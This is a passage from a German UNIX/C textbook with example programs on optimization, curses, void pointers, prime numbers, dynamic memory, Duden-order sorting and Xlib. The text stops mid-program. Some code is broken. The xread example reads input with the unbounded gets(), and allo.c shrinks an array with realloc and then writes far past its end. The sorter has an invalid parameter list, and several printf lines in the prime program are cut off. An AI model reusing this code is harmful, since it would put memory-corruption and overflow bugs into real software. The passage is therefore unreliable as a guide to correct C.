Und wenn dann der Computerfreak zu nächtlicher Stunde den Bugs hinterherjagt, schließt sich ein Bogen zurück in die Kreidezeit, denn die ersten Säugetiere waren auch nachtjagende Insektenfresser.

4.19.4 Optimierung

Das erste und wichtigste Ziel beim Programmieren ist – nächst der selbstverständlichen, aber unerreichbaren **Fehlerfreiheit** – die **Übersichtlichkeit**. Erst wenn ein Programm sauber läuft, denkt man über eine **Optimierung** nach. Optimieren heißt schneller machen und Speicher einsparen, sowohl beim Code wie auch zur Laufzeit. Diese beiden Ziele widersprechen sich oft. Im folgenden findet man einige Hinweise, die teils allgemein, teils nur für C gelten.

Die optimierende Compiler-Option `-O` ist mit Vorsicht zu gebrauchen. Es ist vorgekommen, daß ein optimiertes Programm nicht mehr lief. Die Gewinne durch die Optimierung sind auch nur mäßig. Immerhin, der Versuch ist nicht strafbar.

Als erstes schaut man sich die Schleifen an, von geschachtelten die innersten. Dort sollte nur das Allernotwendigste stehen.

Bedingungen sollten so einfach wie möglich formuliert sein. Mehrfache Bedingungen sollten darauf untersucht werden, ob sie durch einfache ersetzt werden können. Schleifen sollten möglichst dadurch beendet werden, daß die Kontrollvariable den Wert Null und nicht irgendeinen anderen Wert erreicht.

Eine Bedingung mit mehreren *ands* oder *ors* wird so lange ausgewertet, bis die Richtigkeit oder Falschheit des gesamten Ausdrucks erkannt ist. Sind mehrere Bedingungen durch *or* verbunden, wird die Auswertung nach Erkennen des ersten richtigen Gliedes abgebrochen. Zweckmäßig stellt man das Glied, das am häufigsten richtig ist, an den Anfang. Umgekehrt ist ein Ausdruck mit durch *and* verbundenen Gliedern falsch, sobald ein Glied falsch ist. Das am häufigsten falsche Glied gehört also an den Anfang.

Ähnliche Überlegungen gelten für die `switch`-Anweisung. Die häufigste Auswahl sollte als erste abgefragt werden. Ist das der `default`-Fall, kann er durch eine eigene `if`-Abfrage vor der Auswahl abgefangen werden.

Überflüssige Typumwandlungen – insbesondere die unauffälligen impliziten – sollten zumindest in Schleifen vermieden werden. Der Typ numerischer Konstanten sollte von vornherein zu den weiteren Operanden passen. Beispielsweise führt

```
float f, g;
g = f + 1.2345;
```

zu einer Typumwandlung von f in double und einer Rückwandlung des Ergebnisses in float, da Gleitkommakonstanten standardmäßig vom Typ double sind.

Gleitkommarechnungen sind immer aufwendiger als Rechnungen mit ganzen Zahlen und haben zudem noch Tücken infolge von Rundungsfehlern. Wer mit Geldbeträgen rechnet, sollte mit ganzzahligen Pfennigbeträgen anstelle von gebrochenen Markbeträgen arbeiten. Wenn schon mit Gleitkommazahlen gerechnet werden muß und der Speicher ausreicht, ist der Typ `double` vorzuziehen, der intern ausschließlich verwendet wird.

Von zwei möglichen Operationen ist immer die einfachere zu wählen. Beispielsweise ist eine Addition schneller als eine Multiplikation, eine Multiplikation schneller als eine Potenz und eine Bitverschiebung schneller als eine Multiplikation mit 2. Eine Abfrage

```
if (x < sqrt(y))
```


schreibt man besser

```
if (x * x < y)
```

Kleine Funktionen lassen sich durch Makros ersetzen, die vom Präprozessor in In-line-Code umgewandelt werden. Damit erspart man sich den Funktionsaufruf samt Parameterübergabe. Der ausführbare Code wird geringfügig länger.

Enthält eine Schleife nur einen Funktionsaufruf, ist es besser, die Schleife in die Funktion zu verlegen, da jeder Funktionsaufruf Zeit kostet.

Die maßvolle Verwendung globaler Variabler verbessert zwar nicht den Stil, aber die Geschwindigkeit von Programmen mit vielen Funktionsaufrufen, da die Parameterübergabe entfällt.

Die Verwendung von Bibliotheksfunktionen kann in oft durchlaufenen Schleifen stärker verzögern als der Einsatz spezialisierter selbstgeschriebener Funktionen, da Bibliotheksfunktionen allgemein und kindersicher sind. Verwenden Sie die einfachste Funktion, die den Zweck erfüllt, also `puts(3)` anstelle von `printf(3)`, wenn es nur um die Ausgabe eines Strings samt Zeilenwechsel geht.

Die Adressierung von Arrayelementen durch Indizes ist deutlich langsamer als die Adressierung durch Pointer. Der Prozessor kennt nur Adressen, also muß er Indizes erst in Adressen umrechnen. Das erspart man ihm, wenn man gleich mit Adressen sprich Pointern arbeitet. Wer die Pointerei noch nicht gewohnt ist, schreibt das Programm zunächst mit Indizes, testet es aus und stellt es dann auf Pointer um. Ein Beispiel:

```
long i, j, a[32];
/* Adressierung durch Indizes, langsam */
a[0] = a[i] + a[j];
/*Adressierung durch Pointer, schnell */
*a = *(a + i) + *(a + j);
```

Wir erinnern uns, der Name eines Arrays ist der Pointer auf das erste Element (mit dem Index 0).

Übergeben Sie große Strukturen als Pointer, nicht als Variable.

Den größten Gewinn an Geschwindigkeit und manchmal auch zugleich an Speicherplatz erzielt man durch eine zweckmäßige Datenstruktur und einen guten Algorithmus. Diese Überlegungen gehören jedoch an den Anfang der Programmentwicklung.

4.19.5 2 mal 2 ist nicht 4

The only way to learn a new programming language is by writing programs in it. Diesen Satz von Brian Kernighan und Dennis Ritchie aus ihrem klassischen Buch über C unterstützend folgen einige C-Programme, die Sie lesen, verstehen, verändern und ausprobieren sollten. Wir beginnen mit einem abschreckenden Beispiel zur Gleitkommarechnung.

(siehe S. M. Rump, Jahrbuch 1983 oder Fortran-Kurs)

(Fortsetzung folgt)

4.19.6 Der elliptische Kreis

(Zykloide, Koordinaten, Grafikausgabe)
(Fortsetzung folgt)

4.19.7 Die schöne Julia

(Fraktale, Farb-Grafik)

4.19.8 curses – Fluch oder Segen?

Im Englischen ist ein *curse* so viel wie ein Fluch, und die `curses(3)`-Bibliothek ist früher wegen ihrer vielen Fehler oft verwünscht worden. Andererseits erleichtert sie den Umgang mit dem Terminal unabhängig von dessen Typ. Wir beginnen mit einem einfachen Programm, das `terminfo`-Funktionen aus der `curses(3)`-Bibliothek verwendet, um den Bildschirm zu löschen, wobei der Terminaltyp aus der Umgebungsvariablen `TERM` und die zugehörigen Steuersequenzen aus der Terminalbeschreibung in `/usr/lib/terminfo` entnommen werden. Das Programm soll außerdem, wenn ihm Filenamen als Argumente übergeben werden, die Files leeren, ohne sie zu löschen (der Bildschirm wird ja auch nicht verschrottet):

```
/* C-Programm, das Bildschirm oder Files loescht */
/* W. Alex, Universitaet Karlsruhe, 22. Feb. 1993 */
/* Compileraufruf cc -o xclear xclear.c -lcurses */

#include <curses.h>        /* enthaelt stdio.h */
#include <term.h>

int main(int argc,char *argv[])

{
int i;

if (argc > 1) {

/* Files leeren */

    for(i = 1; i < argc; i++) {
        if (!access(argv[i], 0))
            close(creat(argv[i], 0));
        else
            printf("File %s nicht zugaenglich.\n", argv[i]);
    }
}

else {
```



```
/* Bildschirm leeren, terminfo-Routinen */

    setupterm(0, 1, 0);
    putp(clear_screen);
    reset_shell_mode();
}
return 0;
}
```

Programm 4.46 : C-Programm zum Leeren des Bildschirms oder von Files

Das Kommando `/usr/local/bin/xclear` ist eine recht praktische Erweiterung von `/bin/clear`. Die Funktion `setupterm()` ermittelt vor allem den Terminaltyp. `putp()` schickt die Steuersequenz zum Terminal, und `reset_shell_mode()` bereinigt alle Dinge, die `setupterm()` aufgesetzt hat. Mit diesen `terminfo`-Funktionen soll man nur in einfachen Fällen wie dem obigen arbeiten, in der Regel sind die intelligenteren `curses(3)`-Funktionen vorzuziehen.

Im folgenden Beispiel verwenden wir `curses(3)`-Funktionen zur Bildschirmsteuerung zum Erzeugen eines Hilfe-Fensters:

```
/* help.c, Programm mit curses-Funktionen
   M.Pniewski, Karlsruhe/Warszawa, 27. Juni 1991 */
/* compilieren mit cc -o help help.c -lcurses */

#define END  ((c == 'Q') | (c == 'q'))     /* Makros */
#define HELP ((c == 'H') | (c == 'h'))

#include <curses.h>

int main()
{
int    c, disp=1;
WINDOW *frame;

 initscr();
 noecho();
 cbreak();
 mvprintw(10,15,"A program demonstrating Curses-Windows");
 mvprintw(11,15," You get a help-window by pressing h");
 mvprintw(LINES-1,0,"Press q to quit");
 refresh();
 while (1) {
  c = getch();
  if END {
   clear();
   refresh();
   endwin();
```

```
   return 0;
  }
  else
   if HELP {
    if (disp) {
     frame = newwin(13,40,10,35);
     wstandout(frame);
     for (c = 0; c <= 4; c++)
      mvwprintw(frame,c,0,"%42c",' ');
     mvwprintw(frame,5,0,"  This is a window built by curses. It  ");
     mvwprintw(frame,6,0,"  may contain helpful messages. You     ");
     mvwprintw(frame,7,0,"  delete the window by typing h again.  ");
     for (c = 8; c <= 12; c++)
      mvwprintw(frame,c,0,"%42c",' ');
     wrefresh(frame);
     wstandend(frame);
    }
    else {
     delwin(frame);
     touchwin(stdscr);
     refresh();
    }
   disp = !disp;
  }
 }
}
```

Programm 4.47 : C-Programm mit curses-Funktionen

Jedes `curses`-Programm muß das include-File `curses.h` enthalten, das seinerseits `stdio.h` einschließt. `WINDOW` ist ein in `curses.h` definierter Datentyp, eine Struktur, die den Bildschirminhalt, die Cursorposition usw. enthält. Die `curses`-Funktionen bewirken folgendes:

- `initscr()` muß die erste `curses(3)`-Funktion sein. Sie initialisiert die Datenstrukturen. Das Gegenstück dazu ist `endwin()`, die das Terminal wieder in seinen ursprünglichen Zustand versetzt.
- `noecho()` schaltet das Echo der Tastatureingaben auf dem Bildschirm aus.
- `cbreak()` bewirkt, daß jedes eingegebene Zeichen sofort an das Programm weitergeleitet wird – ohne RETURN.
- `mvprintw()` bewegt (move) den Cursor an die durch die ersten beiden Argumente bezeichnete Position (0, 0 links oben) und schreibt dann in das Standardfenster (sofern nicht anders angegeben). Syntax wie die C-Standardfunktion `printf(3)`.

- `refresh()` Die bisher aufgerufenen Funktionen haben nur in einen Puffer geschrieben, auf dem tatsächlichen Bildschirm hat sich noch nichts gerührt. Erst mit `refresh()` wird der Puffer zum Bildschirm übertragen.
- `getch()` liest ein Zeichen von der Tastatur
- `clear()` putzt den Bildschirm beim nächsten Aufruf von `refresh()`
- `newwin()` erzeugt ein neues Fenster – hier mit dem Namen `frame` – auf der angegebenen Position mit einer bestimmten Anzahl von Zeilen und Spalten.
- `wstandout()` setzt das Attribut des Fensters auf `standout`, das heißt auf umgekehrte Helligkeiten beispielsweise. Gilt bis `wstandend()`.
- `wrefresh()` wie refresh(), nur für ein bestimmtes Fenster.
- `delwin()` löscht ein Fenster, Gegenstück zu `newwin()`.
- `touchwin()` schreibt beim nächsten `refresh()` ein Fenster völlig neu.

Die `curses(3)`-Funktionen machen von den Terminalbeschreibungen in den `/usr/lib/terminfo`-Files Gebrauch, man braucht sich beim Programmieren um den Terminaltyp nicht zu sorgen. Andererseits kann man nichts verwirklichen, was in `terminfo` nicht vorgesehen ist, Grafik zum Beispiel.

4.19.9 Wie blind ist der Zufall?

(Pseudo random numbers) Man braucht im Leben manchmal **Zufallszahlen** (random numbers).

(Fortsetzung folgt)

4.19.10 Ein Herz für Pointer

Pointer sind nicht schwierig, sondern allenfalls gewöhnungsbedürftig. Sie sind bei C-Programmierern beliebt, weil sie zu eleganten und schnellen Programmen führen. Wir wollen uns an Hand einiger Beispiele an ihren Gebrauch gewöhnen. Eine Wiederholung:

- Der Computer kennt nur Speicherplätze in Einheiten von einem Byte. Jedes Byte hat eine absolute Adresse (Hausnummer), die uns aber nicht interessiert (höchstens bei Computern der PC-Klasse).
- Die Deklaration einer Variablen erzeugt eine Variable mit einem Namen und bestimmten Eigenschaften, darunter den durch den Typ bestimmten Speicherbedarf in Bytes.
- Die Definition einer Variablen weist ihr einen Wert zu und belegt Speicherplatz.
- Der Pointer auf eine Variable ist ihre Speicheradresse. Da uns der absolute Wert der Adresse nicht interessiert, greifen wir auf den Pointer mittels seines Namens zu. Heißt die Variable x, so ist &x der Name des Pointers.

- Deklariert man zuerst den Pointer px, so erhält man die Variable durch Dereferenzierung *px. Es ist nicht immer gleichgültig, ob man den Pointer oder die Variable deklariert und das Gegenstück durch Referenzieren bzw. Dereferenzieren handhabt.
- Eine Variable kann notfalls auf einen Namen verzichten, aber niemals auf ihren Pointer.
- Pointer sind keine ganzen Zahlen (die Arithmetik läuft anders).
- Ein Pointer auf eine noch nicht oder nicht mehr existierende Variable hängt in der Luft (dangling pointer) und ist ein Programmfehler.

Nun einige Beispiele zu bestimmten Anwendungen von Pointern.

4.19.10.1 Erzeugen von Pointern: pdemo.c

(Fortsetzung folgt)

4.19.10.2 Der Nullpointer: nullp.c

(Fortsetzung folgt)

4.19.10.3 Pointer auf Typ void: xread.c

Man braucht gelegentlich einen Pointer, der auf eine Variable von einem zunächst noch unbekannten Typ zeigt. Wenn es dann zur Sache geht, legt man den Typ mittels des `cast`-Operators fest.

Früher nahm dafür Pointer auf den Typ `char`, denn dieser Typ belegt genau ein Byte, woraus man jeden anderen Typ aufbauen kann. Nach ANSI ist hierfür der Typ `void` zu wählen. Jeder Pointer kann ohne Verlust an Information per `cast` in einen Pointer auf `void` verwandelt werden, und umgekehrt. Die Pointer belegen ja selbst – unabhängig vom Typ, auf den sie zeigen – gleich viele Bytes.

Im folgenden Beispiel wird eine Funktion `xread()` vorgestellt, die jede Tastatureingabe als langen String übernimmt und dann die Eingabe – erforderlichenfalls nach Prüfung – in einen gewünschten Typ umwandelt. Die Funktion ist ein Ersatz für `scanf(3)` mit der Möglichkeit, fehlerhafte Eingaben nach Belieben zu behandeln. Als erstes ein Programmrahmen, der die Funktion `xread()` aufruft, dann die Funktion:

```
/* Funktion xread() zum Einlesen und Umwandeln von Strings */
/* mit Rahmenprogramm main() zum Testen, 11.05.92 */

#include <stdio.h>

int xread(void *p, char *typ);
void exit(); /* Systemaufruf */

int main()
{
```



```
int error = 0;
int x;
double y;
char z[80];

/* Integer-Eingabe */

printf("Bitte Ganzzahl eingeben: \n");
if (!xread(&x, "int")) {
printf("Die Eingabe war: %d\n", x);
}
else {
puts("Fehler von xread()");
error = 1;
}

/* Gleitkomma-Eingabe */

printf("Bitte Gleitkomma-Zahl eingeben: \n");
if (!xread(&y, "float")) {
printf("Die Eingabe war: %f\n", y);
}
else {
puts("Fehler von xread()");
error = 1;
}

/* Stringeingabe */

printf("Bitte String eingeben: \n");
if (!xread(z, "char")) {
printf("Die Eingabe war: %s\n", z);
}
else {
puts("Fehler von xread()");
error = 1;
}

exit(error);
}


/* Funktion xread() */
/* Parameter: Variable als Pointer, C-Typ als String */

#define MAXLAENGE 200   /* max. Laenge der Eingabe */
```

```
#include <string.h>

int atoi(); /* Standard-C-Bibliothek */
long atol(); /* Standard-C-Bibliothek */
double atof(); /* Standard-C-Bibliothek */

int xread(p, typ)
void *p;
char *typ;
{
char input[MAXLAENGE];
int rwert = 0;

if (gets(input) != NULL) {
switch(*typ) {
case 'c': /* Typ char */
strcpy((char *)p, input);
break;
case 'i': /* Typ int */
case 's': /* Typ short */
*((int *)p) = atoi(input);
break;
case 'l': /* Typ long */
*((long *)p) = atol(input);
break;
case 'd': /* Typ double */
case 'f': /* Typ float */
*((double *)p) = atof(input);
break;
default:
puts("xread: Unbekannter Typ");
rwert = 1;
}
}
else {
puts("xread: Fehler bei Eingabe");
rwert = 2;
}

return rwert;
}
```

Programm 4.48 : C-Programm mit Pointer auf void

Die Funktion `xread()` braucht als erstes Argument einen Pointer (aus dem-

selben Grund wie `scanf(3)`, call by reference) auf die einzulesende Variable, als zweites Argument den gewünschten Typ in Form eines Strings. Auf eine wechselnde Anzahl von Argumenten verzichten wir hier.

Falls wir nicht für jeden einzulesenden Typ eine eigene Funktion schreiben wollen, muß `xread()` einen Pointer auf einen beliebigen Typ, sprich `void`, übernehmen. Erst nach Auswertung des zweiten Argumentes weiß `xread()`, auf was für einen Typ der Pointer zeigt.

Das Programm läuft in seiner obigen Fassung einwandfrei, der Syntax-Prüfer `lint(1)` hat aber einige Punkte anzumerken.

4.19.10.4 Arrays: prim.c

Das folgende Programm berechnet die **Primzahlen** von 2 angefangen bis zu einer oberen Grenze, die beim Aufruf eingegeben werden kann. Ihr Maximalwert hängt verständlicherweise vom System ab. Aus Geschwindigkeitsgründen werden reichlich Pointer verwendet. Ursprünglich wurden die Elemente der Arrays über Indizes angesprochen, was meist den Gewohnheiten entgegenkommt. Bei der Optimierung wurden alle Indizes durch Pointer ersetzt, wie im Abschnitt 4.19.4 *Optimierung* erläutert.

```
/* Programm zur Berechnung von Primzahlen, 03.10.90 */
/* Compileraufruf MS-DOS/QuickC: qcl prim.c */
/* Compileraufruf unter UNIX: cc -o prim prim.c */

/* Die groesste zu untersuchende Zahl wird unter MS-DOS
   durch die Speichersegmentierung bestimmt. Kein Daten-
   segment p[] darf groesser als 64 KB sein. Damit liegt
   MAX etwas ueber 150000.
   Unter UNIX begrenzt der verfuegbare Speicher die Groesse.
   Der Datentyp unsigned long geht in beiden Faellen
   ueber 4 Milliarden. */

/* #define UNIX */    /* fuer UNIX-Systeme entkommentieren */

#ifdef UNIX
#define MAX (unsigned long)1000000
#else
#define MAX (unsigned long)100000
#endif

#define MIN (unsigned long)50
                           /* Defaultwert fuer Obergrenze */
#define DEF (unsigned long)10000

#include <stdio.h>

unsigned long p[MAX/10];   /* Array der Primzahlen */
```

```
unsigned d[MAX/1000];      /* Haeufigkeit der Differenzen */
unsigned long h[2][11];    /* Haeufigkeit der Primzahlen */
unsigned long z = 1;       /* aktuelle Zahl */
unsigned n = 1;            /* lfd. Anzahl Primzahlen - 1 */

void ttest();              /* Funktion Teilbarkeitstest */
long time();               /* Systemaufruf zur Zeitmessung */

int main(int argc,char *argv[])       /* Hauptprogramm */

{
int r;
int i = 1, j, k;
unsigned long ende = DEF;
unsigned long *q;
unsigned long dp, dmax = 1, d1, d2;
unsigned long g;
long zeit1, zeit2, zeit3;

/* Auswertung der Kommandozeile */
/* dem Aufruf kann als Argument die Obergrenze
   mitgegeben werden */
/* keine Pruefung auf negative Zahlen oder Strings */

if (argc > 1) {
sscanf(*(argv + 1), "%lu", &ende);

        if (ende > MAX) {
printf("\nZahl zu gross! Maximal %lu\n", MAX);
exit(1);
}
        if (ende < MIN) {
printf("\nZahl zu klein; genommen wird %lu\n\n\n", MIN);
ende = MIN;
}
if (g = ende % 10) {
printf("\nZahl muss durch 10 teilbar sein;genommen wird %lu\n\n\n",ende =ende - g);
}

}

/* Algorithmus */

time(&zeit1);

*p = 2; *(p + 1) = 3;          /* die ersten Primzahlen */
```



```
ende -= 3;

while (z < ende) {
z += 4;
ttest();
z += 2;
ttest();
}

/*
   Weil z pro Schleifendurchlauf um 6 erhoeht wird, kann eine
   Primzahl zuviel berechnet werden, gegebenenfalls loeschen
*/

if (*(p + n) > (ende = ende + 3))
n -= 1;

/* Berechnung der Haeufigkeit in den Klassen */

g = ende/10; **h = 1; **(h + 1) = 0; j = 1; k = 0;

for (i = 0; i <= n; i++) {
if (*(p + i) > g) {
*(*h + j) = g;
*(*(h + 1) + j) = i - k;
k = i;
j++;
g += ende/10;
}
}

*(*h + j) = g;
*(*(h + 1) + j) = i - k;

/* Berechnung der Differenz benachbarter Primzahlen */

for (i = 1; i <= n; i++) {
dp = *(p + i) - *(p + i - 1);
(*(d + dp))++;
if (dp > dmax) {
dmax = dp;
d1 = *(p + i);
d2 = *(p + i - 1);
}
}
```

```
time(&zeit2);

/* achtspaltige Ausgabe auf stdout */

printf("\tPrimzahlen bis %lu\n\n", ende);

j = n - ( r = ((n + 1) % 8));
q = p;

for (i = 0; i <= j; i += 8) {
printf("\t%6lu\t%6lu\t%6lu\t%6lu\t%6lu\t%6lu\t%6lu\t%6lu\n", \
*q, *(q+1), *(q+2), *(q+3), *(q+4), *(q+5), *(q+6), *(q+7));
q += 8;
}

if (r != 0) {
printf("\t");
for (i = 0; i < r; i++) /* letzte Zeile */
printf("%6lu\t", *(q+i));
puts("");
}

printf("\n\tGesamtzahl: %u\n\n", n + 1);

for (i = 1; i <= 10; i++)
printf("\tZwischen %6lu und %6lu gibt es %6u Primzahlen.\n",*(*h+i-1),*(*h+i),*(*(h+1

puts("");

printf("\tDifferenz %3d kommt %6u mal vor.\n", 1, *(d + 1));

for (i = 2; i <= dmax; i += 2)
printf("\tDifferenz %3d kommt %6u mal vor.\n", i,
            *(d + i));

printf("\n\tGroesste Differenz %lu kommt erstmals bei %lu und %lu vor.\n",dmax,d2,d1)

time(&zeit3);

printf("\n\tDie Rechnung benoetigte %ld s,", zeit2 - zeit1);
printf(" die Ausgabe %ld s.\n", zeit3 - zeit2);

return 0;
}

/* Ende Hauptprogramm */
```



```
/* Funktion zum Testen der Teilbarkeit */
/* Parameteruebergabe zwecks Zeitersparnis vermieden */

void ttest()
{
register int i;

for (i = 1; *(p + i) * *(p + i) <= z; i++)
if (!(z % *(p + i))) return; /* z teilbar */
*(p + (++n)) = z; /* z prim */
return;
}
```

Programm 4.49 : C-Programm zur Berechnung von Primzahlen, mit Pointern anstelle von Arrayindizes

Zur Laufzeit zeigt sich, daß die meiste Zeit auf die Ausgabe verwendet wird. Daher die Programmiererweisheit: Eingabe/Ausgabe vermeiden!

4.19.10.5 Strings und Strukturen

(Mitgliederverzeichnis, bubblesort)
(Fortsetzung folgt)

4.19.10.6 Pointer auf Funktionen

(Wie du mir, so ich dir. ct 6/91)
(Fortsetzung folgt)

4.19.11 Ein Dämon

Beim Schreiben eines Programms, das als Dämon laufen soll, müssen die besonderen Lebensumstände eines Dämons berücksichtigt werden:

4.19.12 dynamische Speicherverwaltung

Wir haben gelernt, daß die Größe eines Arrays oder einer Struktur bereits zur Übersetzungszeit bekannt sein, das heißt im Programm stehen muß. Dies führt in manchen Fällen zur Verschwendung von Speicher, da man Arrays in der maximal möglichen Größe anlegen müßte. Die Standardfunktion `malloc(3)` samt Verwandtschaft hilft aus der Klemme. Im folgenden Beispiel wird ein Array zunächst nur als Pointer `la` deklariert, dann mittels `calloc(3)` Speicher zugewiesen, mittels `realloc(3)` vergrößert und schließlich von `free(3)` wieder freigegeben:

```
/* Programm allo.c zum Ueben von malloc(3), 01.09.93
   zu compilieren mit cc allo.c -lmalloc            */
```

```
#define MAX 40
#define DELTA 2

#include <stdio.h>
#include <malloc.h>          /* woanders stdlib.h */

long *la;                    /* Pointer auf long */

int main()
{
int i, x;

/* calloc() belegt Speicher fuer Array von MAX Elementen
   der Groesse sizeof(long), initialisert mit 0, gibt
   Anfangsadresse zurueck  */

la = (long *)calloc(MAX, sizeof(long));

if (la != NULL)
puts("Zuordnung ok.");
else {
puts("Ging daneben.");
exit(-1);
}

/* Array anschauen */

printf("Ganzzahl eingeben: ");
scanf("%d", &x);

for (i = 0; i < MAX; i++)
la[i] = (long)(i * x);

printf("Ausgabe: %ld    %ld\n", la[10], la[20]);

/* Array verlaengern mit realloc() */

la = (long *)realloc((char *)la, DELTA * sizeof(long));

/* Array anschauen */

la[MAX + DELTA] = x;

printf("erweitert: %ld    %ld\n", la[10], la[MAX + DELTA]);
```



```
/* Speicher freigeben mit free() */

free((char *)la);

return 0;
}
```

Programm 4.50 : C-Programm mit dynamischer Speicherverwaltung (malloc(3))

Das nächste Beispiel sortiert die Zeilen eines Textes nach den Regeln des DUDEN (Duden-Taschenbuch Nr. 5: Satz- und Korrekturanweisungen), die von den Regeln in DIN 5007 etwas abweichen.

```
/* "duden" sortiert Textfile zeilenweise nach dem ersten Wort
   unter Beruecksichtigung der Duden-Regeln */
/* Falls das Wort mit einem Komma endet, wird auch das naechste Wort
   beruecksichtigt (z. B. Vorname) */
/* mit  cc -O -o duden duden.c -lmalloc  compilieren */
/* getestet auf HP 9000/550 unter UNIX V.1, 16.03.88  */

#include <stdio.h>
#include <malloc.h>
#include <sys/types.h>
#include <sys/stat.h>

#define MAX 1024 /* max. Anzahl der Zeilen */
#define EXT ".s" /* Kennung des sort. Files */
#define NOWHITE(c) (((c) != ' ') && ((c) != '\t') && ((c) != '\n'))
#define NOCHAR(c)  (((c) == ' ') || ((c) == '\t') || ((c) == '\0'))
#define SCHARF(c)  (((c) == '~') || ((c) == 222))    /* scharfes s */
#define KOMMA(c)   ((c) == ',')

/* statische Initialisierung eines externen Arrays */
/* ASCII-Tafel. Die Zahlen stellen den Wert des Zeichens dar. */
/* angefuegt HP ROMAN EXTENSION (optional) */

char wert[256] = {
/* Steuerzeichen */
0, 1, 2, 3, 4, 5, 6, 7, 8, 9,
10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
20, 21, 22, 23, 24, 25, 26, 27, 28, 29,
30, 31,
/* Space, Sonder- und Satzzeichen */
32, 33, 34, 35, 36, 37, 38, 39,
40, 41, 42, 43, 44, 45, 46, 47,
/* Ziffern */
65, 66, 67, 68, 69, 70, 71, 72, 73, 74,
```

```
/* Sonder- und Satzzeichen */
48, 49, 50, 51, 52, 53, 89,
/* Grossbuchstaben */
75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87,
88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100,
/* Sonder- und Satzzeichen */
75, 89, 95, 58, 59, 60,
/* Kleinbuchstaben */
75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87,
88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100,
/* Sonder- und Satzzeichen */
75, 89, 95, 93,
/* DEL */
111,

/* ROMAN EXTENSION */
/* undefinierte Zeichen */
0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0,
/* Buchstaben */
75, 75, 79, 79, 79, 83, 83,
/* Zeichen */
0, 0, 0, 0, 0,
/* Buchstaben */
93, 93,
/* Zeichen */
0, 0, 0, 0, 0,
/* Buchstaben */
77, 77, 88, 88,
/* Zeichen */
0, 0, 0, 0, 0, 0, 0, 0,
/* Buchstaben */
75, 79, 89, 95, 75, 79, 89, 95,
75, 79, 89, 95, 75, 79, 89, 95,
75, 83, 89, 75, 75, 83, 89, 75,
75, 83, 89, 95, 79, 83, 93, 89,
75, 75, 75, 78, 78, 83, 83, 89,
89, 89, 89, 93, 93, 95, 99, 99,
101, 101,
/* Zeichen und undefinierte Zeichen */
0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0
};
```



```
char *ap[MAX]; /* P. auf Zeilenanfaenge */

/* Hauptprogramm */

int main(int argc, char *argv[])

{
int flag = 0, i = 0, j;
char a, *mp;
FILE *fp, *fps;
struct stat buf;
extern char *ap[];
extern char *strcat();
void exit();

/* Pruefung des Programmaufrufs */

if (argc != 2) {
printf("Aufruf: duden FILENAME\n");
exit(1);
}

/* Arbeitsspeicher allokieren */

stat(argv[1], &buf);
if ((mp = malloc((unsigned)buf.st_size)) == NULL) {
printf("Kein Speicher frei.\n");
exit(1);
}
ap[0] = mp;

/* Textfile einlesen, fuehrende NOCHARs loeschen */

if ((fp = fopen(argv[1], "r")) == NULL) {
printf("File %s kann nicht goeffnet werden.\n", argv[1]);
exit(1);
}

while((a = fgetc(fp)) != EOF) {
if ((flag == 0) && NOCHAR(a));
else {
flag = 1;
*mp = a;
if (*mp == '\n') {
flag = 0;
ap[++i] = ++mp;
```

```
}
else
mp++;
}
}

fclose(fp);

/* Zeilenpointer sortieren */

if (sort(i - 1) != 0) {
printf("Sortieren ging daneben.\n");
exit(1);
}

/* Textfile zurueckschreiben */

if ((fps = fopen(strcat(argv[1], EXT), "w")) == NULL) {
printf("File %s.s kann nicht geoeffnet werden.\n", argv[1]);
exit(1);
}

for (j = 0; j < i; j++) {
while ((a = *((ap[j])++)) != '\n')
fputc(a, fps);
fputc('\n', fps);
}

fclose(fps);
}

/* Ende Hauptprogramm */

/* Sortierfunktion (Bubblesort, stabil) */

int sort(int imax)

{
int flag = 0, i = 0, j = 0, k = 0;
char *p1, *p2;
extern char *ap[];

while (flag == 0) {
flag = 1;
k = i;
p2 = ap[imax];
```



```
for (j = imax; j > k; j--) {
p1 = ap[j - 1];
if (vergleich(p1, p2) <= 0) {
ap[j] = p2;
p2 = p1;
}
else {
ap[j] = p1;
i = j;
flag = 0;
}
}
ap[j] = p2;
}
return(0);
}

/* Vergleich zweier Strings bis zum ersten Whitespace */
/* Returnwert = 0, falls Strings gleich
   Returnwert < 0, falls String1 < String2
   Returnwert > 0, falls String1 > String2 */

int vergleich(char *x1, *x2)

{
int  flag = 0;

while((wert[*x1] - wert[*x2]) == 0) {
if (NOWHITE(*x1)) {
if (SCHARF(*x1)) x2++; /* scharfes s */
if (SCHARF(*x2)) {
x1++;
flag = 1;
}
x1++;
x2++;
}
else {
if (KOMMA(*(x1 - 1))) { /* weiteres Wort */
while (NOCHAR(*x1))
x1++;
while (NOCHAR(*x2))
x2++;
flag = vergleich(x1, x2);
}
return flag;
```

```
}
}
return(wert[*x1] - wert[*x2]);
}
```

Programm 4.51 : C-Programm zum Sortieren eines Textes nach den Regeln des DUDEN

(Hewlett-Packard: How to write a daemon)
(Fortsetzung folgt)

4.19.13 Beispiel X-Window-System

Das folgende Beispiel zeigt, wie man unter Benutzung von `Xlib`-Funktionen ein Programm schreibt, das unter dem **X-Window-System** läuft:

```
/* xwindows.c, this program demonstrates how to use
   X's base window system through the Xlib interface
   M. Pniewski, Karlsruhe/Warszawa, 10. Juli 1991 */
/* compilieren mit cc xwindows.c -lX11 */

#include <stdio.h>
#include <X11/Xlib.h>
#include <X11/Xutil.h>

#define QUIT   "Press q to quit"
#define CLEAR  "Press c to clear this window"
#define DELETE "Press d to delete this window"
#define SUBWIN "Press n to create subwindow"
#define DELSUB "Press n again to delete window"
#define WIN1   "WINDOW 1"
#define WIN2   "WINDOW 2"
#define WIN3   "WINDOW 3"

char hallo[]="Hallo World";
char hi[]   ="Hi";

int main(int argc,char **argv)
{
  Display        *mydisplay;             /* d. structure */
  Window         mywin1, mywin2, newwin; /* w. structure */
  Pixmap         mypixmap;               /* pixmap */
  GC             mygc1, mygc12, newgc;   /* graphic context */
  XEvent         myevent;                /* event to send */
  KeySym         mykey;                  /* keyboard key */
  XSizeHints     myhint;                 /* window info */
  Colormap       cmap;                   /* color map */
